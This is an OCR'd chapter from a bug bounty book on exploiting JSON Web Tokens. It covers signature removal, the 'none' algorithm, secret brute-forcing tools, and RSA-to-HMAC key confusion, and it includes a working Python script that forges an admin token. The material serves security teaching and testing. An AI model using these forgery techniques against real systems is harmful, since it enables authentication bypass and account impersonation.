Easy wins

Bug Bounty Playbook 2


Alex Thomas AKA Ghostlulz

Exploitation

Json Web Token (JWT)

Introduction


Json Web Tokens(JWTs) are extremely popular among API endpoints as they are easy to implement and understand.


1. Login
3. Sign and send JWT Token
Website A
API
4. Send API request with JWT token
2. Verify Credentials
DB

When a user attempts to login the system will send its credentials to the back end API. After that the backend will verify the credentials and if they are correct it will generate a JWT token. This token is then sent to the user, after that any request sent to the API will have this JWT token to prove its identity.

As shown below a JWT token is made up of three parts separated by dots:

- eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ik pvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJ V_adQssw5c



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpva
G4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKx
wRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```


```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

The token can easily be decoded using a base64 decoder, but I like to use the site jwt.io to decode these tokens as shown above.

Notice how there are three parts to a JWT token:

- Header
- Payload
- Signature

The first part of the token is the header, this is where you specify the algorithm used to generate the signature. The second part of the token is the payload, this is where you specify the information used for access control. In the above example the payload section has a variable called “name”, this name is used to determine who the user is when authenticating. The last part of the token is the signature, this value is used to make sure the token has not been modified or tampered with. The signature is made by concatenating the header and the payload sections then it signs this value with the algorithm specified in the header which in this case is “H256”.




```
GET /index.php HTTP/1.1
Host: ptl-68092fc4-597abaff.libcurl.so
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ptl-68092fc4-597abaff.libcurl.so/register.php
Connection: close
Cookie: auth=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9Cg.eyJsb2dpbiI6ImFkbWluIn0K.uDOxFCZxq_1UjjzichL72YJD2D6vpb1xF5mYfKZUDhk
Upgrade-Insecure-Requests: 1

```

If an attacker were able to sign their own key they would be able to impersonate any user on the system since the backend will trust whatever information is in the payload section. There are several attacks which are used to forge fake tokens as shown in the below sections.

Deleted Signature

Without a signature anyone could modify the payload section completely bypassing the authentication process. If you remove the signature from a JWT token and it's still accepted then you have just bypassed the verification process. This means you can modify the payload section to anything you want and it will be accepted by the backend.


Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
PAYLOAD: DATA

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6ImFkb
WluIiwiaWF0IjoxNTE2MjM5MDIyfQ
```


```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
{
  "sub": "1234567890",
  "name": "admin",
  "iat": 1516239022
}
```

Using the example from earlier we could change the “name” value from “john doe” to “admin” potentially signing us in as the admin user.

None Algorithm

If you can mess with the algorithm used to sign the token you might be able to break the signature verification process. JWT supports a “none” algorithm which was originally used for debugging purposes. If the “none” algorithm is used any JWT token will be valid as long as the signature is missing as shown below:



HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "none",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "admin",
  "iat": 1516239022
}
```

Note that this attack can be done manually or you can use a Burp plugin called “Json Web Token Attacker” as shown in the below image:



JOSE Input

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

Signature Exclusion

Choose Payload: Alg: none (0x00)

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.
```

I personally like using the plugin as you can make sure you don’t mess anything up and it's generally a lot faster to get things going.

Brute Force Secret Key

JWT tokens will either use an HMAC or RSA algorithm to verify the signature. If the application is using an HMAC algorithm it will use a secret key when generating the signature. If you can guess this secret key you will be able to generate signatures allowing you to forge your own tokens. There are several projects that can be used to crack these keys as shown below:

- https://github.com/AresS31/jwtcat
- https://github.com/lmammino/jwt-cracker
- https://github.com/mazen160/jwt-pwn
- https://github.com/brendan-rius/c-jwt-cracker

The list can go on for days, just search github for the words "jwt cracker" and you will find all kinds of tools that can do this for you.

RSA to HMAC

There are multiple signature methods which can be used to sign a JWT token as shown in the list below:


- RSA
- HMAC
- None

RSA uses a public/private key for encryption, if you are unfamiliar with the asymmetric encryption processes I would suggest looking it up. When using RSA the JWT token is signed with a private key and verified with the public key. As you can tell by the name the private key is meant to be private and the public key is meant to be public. HMAC is a little different, like many other symmetric encryption algorithms HMAC uses the same key for encryption and decryption.


In the code when you are using RSA and HMAC it will look something like the following:

- verify(“RSA”,key,token)
- verify(“HMAC”,key,token)

RSA uses a private key to generate the signature and a public key for verifying the signature while HMAC uses the same key for generating and verifying the signature.



As you know from earlier the algorithm used to verify a signature is determined by the JWT header. So what happens if an attacker changes the RSA algorithm to HMAC. In that case the public key would be used to verify the signature but because we are using HMAC the public key can also be used to sign the token. Since this public key is supposed to be public an attacker would be able to forage a token using the public key and the server would then verify the token using the same public key. This is possible because the code is written to use the public key during the verification process. Under normal conditions the private key would be used to generate a signature but because the attacker specified an HMAC algorithm the same key is used for signing a token and verifying a token. Since this key is public an attacker can forge their own as shown in the below code.



```python
import hmac
import hashlib
import base64
import json


key = open("/Users/joker/Downloads/public.pem","r").read()
header = '{"typ":"JWT","alg":"HS256"}\n'
payload = '{"login":"admin"}\n'

b_header = base64.b64encode(header.encode('utf-8')).decode('utf-8').rstrip("=")
b_payload = base64.b64encode(payload.encode('utf-8')).decode('utf-8').rstrip("=")

token_no_sig = (b_header + "." + b_payload)

signature = hmac.new( bytes(key,'utf8'), token_no_sig.encode('utf-8'), digestmod=hashlib.sha256 ).digest()

print(token_no_sig + "." + base64.urlsafe_b64encode(signature).decode('utf-8').rstrip("=") )

```

The original header was using the RS256 algorithm but we changed it to use HS256. Next we changed our username to admin and signed the token using the servers public key. When this is sent to the server it will use the HS256 algorithm to verify the token instead of RS256. Since the backend code was set up to use a public/private key the public key will be used during the verification process and our token will pass.